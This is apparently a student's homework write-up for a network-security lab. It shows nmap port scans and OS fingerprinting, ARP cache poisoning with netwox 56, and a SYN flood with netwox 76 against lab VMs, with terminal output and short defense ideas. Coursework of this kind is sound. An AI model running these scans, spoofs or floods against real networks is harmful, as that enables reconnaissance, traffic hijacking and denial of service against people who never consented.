Nina Rao
727001489

References

https://web.ecs.syr.edu/~wedu/Teaching/cis758/netw522/netwox-doc_html/tools/50.html - Task 2
http://www.cse.iitm.ac.in/~chester/courses/19e_ns/slides/3_TCPAttacks.pdf
https://www.globalsign.com/en/blog/session-hijacking-and-how-to-prevent-it

HW5

Setup:

```
root@VM:/media/sf_shared_folder5# ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ce:35:fc
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::54f4:34d1:a6d4:57f1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:102252 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63852 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:45683884 (45.6 MB)  TX bytes:3899138 (3.8 MB)
```

```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4a:7f:a2
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::3428:85a7:35fd:3933/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:962 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:117101 (117.1 KB)  TX bytes:100921 (100.9 KB)
```

```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:76:4a:6f
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5bf6:9404:196b:976a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19538 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8588 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19469892 (19.4 MB)  TX bytes:1244459 (1.2 MB)
```

Task 1:

Port Scanning:

- TCP Connect Scan

```
[11/18/21]seed@VM:~$ nmap -T4 -sT 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2021-11-18 16:55 EST
Nmap scan report for 10.0.2.4
Host is up (0.00012s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
3128/tcp open  squid-http

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

- SYN stealth scan

```
[11/18/21]seed@VM:~$ nmap -sS 10.0.2.4
You requested a scan type which requires root privileges.
QUITTING!
[11/18/21]seed@VM:~$ sudo nmap -sS 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2021-11-18 17:00 EST
Nmap scan report for 10.0.2.4
Host is up (0.000018s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
3128/tcp open  squid-http

Nmap done: 1 IP address (1 host up) scanned in 1.72 seconds
```

- FIN Scan

```
[11/18/21]seed@VM:~$ sudo nmap -sF -T4 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2021-11-18 17:04 EST
Nmap scan report for 10.0.2.4
Host is up (0.000076s latency).
Not shown: 994 closed ports
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
22/tcp   open|filtered ssh
23/tcp   open|filtered telnet
53/tcp   open|filtered domain
80/tcp   open|filtered http
3128/tcp open|filtered squid-http

Nmap done: 1 IP address (1 host up) scanned in 26.23 seconds
```

- UDP Scan

```
[11/18/21]seed@VM:~$ sudo nmap -sU -T4 10.0.2.4

Starting Nmap 7.01 ( https://nmap.org ) at 2021-11-18 17:16 EST
Nmap scan report for 10.0.2.4
Host is up (0.000089s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
631/udp  open|filtered ipp
5353/udp open|filtered zeroconf

Nmap done: 1 IP address (1 host up) scanned in 170.86 seconds
```

- IP Protocol

```
Starting Nmap 7.01 ( https://nmap.org ) at 2021-11-18 17:11 EST
Nmap scan report for 10.0.2.4
Host is up (0.000039s latency).
Not shown: 249 closed protocols
PROTOCOL STATE         SERVICE
1        open          icmp
2        open|filtered igmp
6        open          tcp
17       open          udp
103      open|filtered pim
136      open|filtered udplite
255      open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds
```

Finger Printing Operating System

- Nmap -sV -O -v 10.0.2.4

```
21/tcp   open  ftp        vsftpd 3.0.3
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
Linux; protocol 2.0)
23/tcp   open  telnet     Linux telnetd
53/tcp   open  domain     ISC BIND 9.10.3-P4-Ubuntu
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
3128/tcp open  http-proxy Squid http proxy 3.5.12
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.12 - 3.19, Linux 3.8 - 3.19
Uptime guess: 0.063 days (since Fri Nov 19 09:10:14 2021)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect re
sults at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.35 seconds
          Raw packets sent: 1115 (51.764KB) | Rcvd: 2234 (97.872K
B)
```

Design:

- **Port Scanning**
    - By using the nmap scanning commands I was able to scan different ports to check their state.
- **Finger Printing Operating System**
    - I ran the command from the bullet above to finger print the OS

Observation:

- **Port Scanning**
    - All of my scans were successful. One that stood out to me was the UDP scan. It took over 3 minutes for the scan to complete. The rest of them all finished pretty quickly.
- **Finger Printing Operating System**
    - From the screenshot above you can see that Linux 3.12 - 3.19 was detected





Explanation:

After further investigation, I found that typically UDP scans take longer because it is a connectionless protocol so there is no such “3-way-handshake” to know if data was properly transferred. Overall I would say these scans were successful as all of them were completed.

Defense Thought:

You could possible implement some sort of a scanner or logging devices that check for unusual amounts of activity when it comes to scanning. If there is a lot, it should alert the user. This would help those who aren’t aware of such attacks.

Task 2:

- 
```
[11/19/21]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
         enp0s3
[11/19/21]seed@VM:~$ ping 10.0.2.6
```
- 
```
[11/19/21]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.4 icmp_seq=1 Destination Host Unreachable
From 10.0.2.4 icmp_seq=2 Destination Host Unreachable
From 10.0.2.4 icmp_seq=3 Destination Host Unreachable
From 10.0.2.4 icmp_seq=4 Destination Host Unreachable
From 10.0.2.4 icmp_seq=5 Destination Host Unreachable
From 10.0.2.4 icmp_seq=6 Destination Host Unreachable
From 10.0.2.4 icmp_seq=7 Destination Host Unreachable
From 10.0.2.4 icmp_seq=8 Destination Host Unreachable
From 10.0.2.4 icmp_seq=9 Destination Host Unreachable
^C
```
- 
```
[11/21/21]seed@VM:~$ sudo netwox 56 --src-ip 10.0.2.4 --device enp
0s3 --src-eth aa:bb:cc:dd:ee:ff --dst-eth 08:00:27:ce:35:fc --dst-
ip 10.0.2.6
Ok
```
- 
```
[11/21/21]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
         Iface
10.0.2.1                 ether   52:54:00:12:35:00   C
         enp0s3
10.0.2.4                 ether   aa:bb:cc:dd:ee:ff   C
         enp0s3
[11/21/21]seed@VM:~$
```




Design:
First I ran the arp -n command to see the different machines stored in the victim VM. Next, I pinged the victim machine just to show it was unreachable and to find the MAC address of the victim machine using Wireshark. Then I used the netwox 56 command to create an invalid MAC address.


Observation:
You can see the invalid MAC address I created is stored in the victim VM's arp cache. After researching commands, this is the result I had expected to see.

Explanation:
Overall this attack was successful because the spoofed address was stores in the victim vm so essentially this attack was carried out without the victim knowing what was happening. All the commands were run from the attacking machine.

Defense Thought:
Possibly using a VPN would help defend against this attack because VPNs prevent tools like Wireshark from viewing traffic between machines. Also, network administrators should ban netwox tools from being used on their networks because hackers can do a lot of damage with these commands.


Task 3:
Cookie ON

- 
```
[11/19/21]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[11/19/21]seed@VM:~$
```
- 
```
[11/21/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```
- 
```
[11/21/21]seed@VM:~$ sudo netwox 76 --dst-ip "10.0.2.5" --dst-port "23"
^C
```
- 
```
88 2021-11-21 14:58:16.0547895… 216.93.31.196  10.0.2.5        TCP  54 46654 → 23 [SYN] Seq=2105565598 Win=1500 Len=0
89 2021-11-21 14:58:16.0551035… 38.252.252.218 10.0.2.5        TCP  54 39453 → 23 [SYN] Seq=2360747295 Win=1500 Len=0
90 2021-11-21 14:58:16.0553416… 10.0.2.5       216.93.31.196   TCP  60 23 → 46654 [SYN, ACK] Seq=3296604245 Ack=2105565599 Win…
91 2021-11-21 14:58:16.0556822… 216.93.31.196  10.0.2.5        TCP  60 46654 → 23 [RST, ACK] Seq=2105565599 Ack=3296604246 Win…
```


- 

```
tcp        0      0 10.0.2.5:23             248.212.100.95:32230    SYN_RECV
tcp        0      0 10.0.2.5:23             253.194.31.48:20516     SYN_RECV
tcp        0      0 10.0.2.5:23             241.120.151.191:28427   SYN_RECV
tcp        0      0 10.0.2.5:23             246.197.209.252:47194   SYN_RECV
tcp        0      0 10.0.2.5:23             248.10.57.188:51638     SYN_RECV
tcp        0      0 10.0.2.5:23             249.168.34.80:52425     SYN_RECV
tcp        0      0 10.0.2.5:23             241.135.55.163:11969    SYN_RECV
tcp        0      0 10.0.2.5:23             244.0.10.255:37689      SYN_RECV
tcp        0      0 10.0.2.5:23             248.2.152.227:16530     SYN_RECV
tcp        0      0 10.0.2.5:23             248.206.143.46:6215     SYN_RECV
tcp        0      0 10.0.2.5:23             248.171.44.166:64482    SYN_RECV
tcp        0      0 10.0.2.5:23             245.218.200.161:36539   SYN_RECV
tcp        0      0 10.0.2.5:23             253.52.14.104:31273     SYN_RECV
tcp        0      0 10.0.2.5:23             249.250.113.118:29306   SYN_RECV
tcp        0      0 10.0.2.5:23             251.50.203.217:40774    SYN_RECV
tcp        0      0 10.0.2.5:23             247.234.166.196:31250   SYN_RECV
tcp        0      0 10.0.2.5:23             253.111.241.60:38326    SYN_RECV
tcp        0      0 10.0.2.5:23             253.35.159.237:7782     SYN_RECV
tcp        0      0 10.0.2.5:23             246.212.80.87:42849     SYN_RECV
tcp        0      0 10.0.2.5:23             241.33.86.34:41842      SYN_RECV
tcp        0      0 10.0.2.5:23             242.74.46.180:45118     SYN_RECV
tcp        0      0 10.0.2.5:23             255.158.55.103:57417    SYN_RECV
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

Cookie OFF

- 

```
[11/21/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[11/21/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/21/21]seed@VM:~$
```

- 


Design:
First I checked the system size queue using the command from the first picture of task three. Then I used netstat -tna to check the usage of the TCB queue. To carry out this attack I ran the correspoding netowx command to attack the Victim VM.
*netstat -na wasn't allowing me to scroll up so I had to use netstat -tna.


Observation:
Before running the netwox command, you can see that all of the ports are in LISTENING state. After running the command, there appears to be many SYN_RECV states which show up.

Explanation:
This is good because SYN_RECV shows that there are multiple half way opened connections all of which have spoofed addresses. As you can see in the picture above many of them are random.

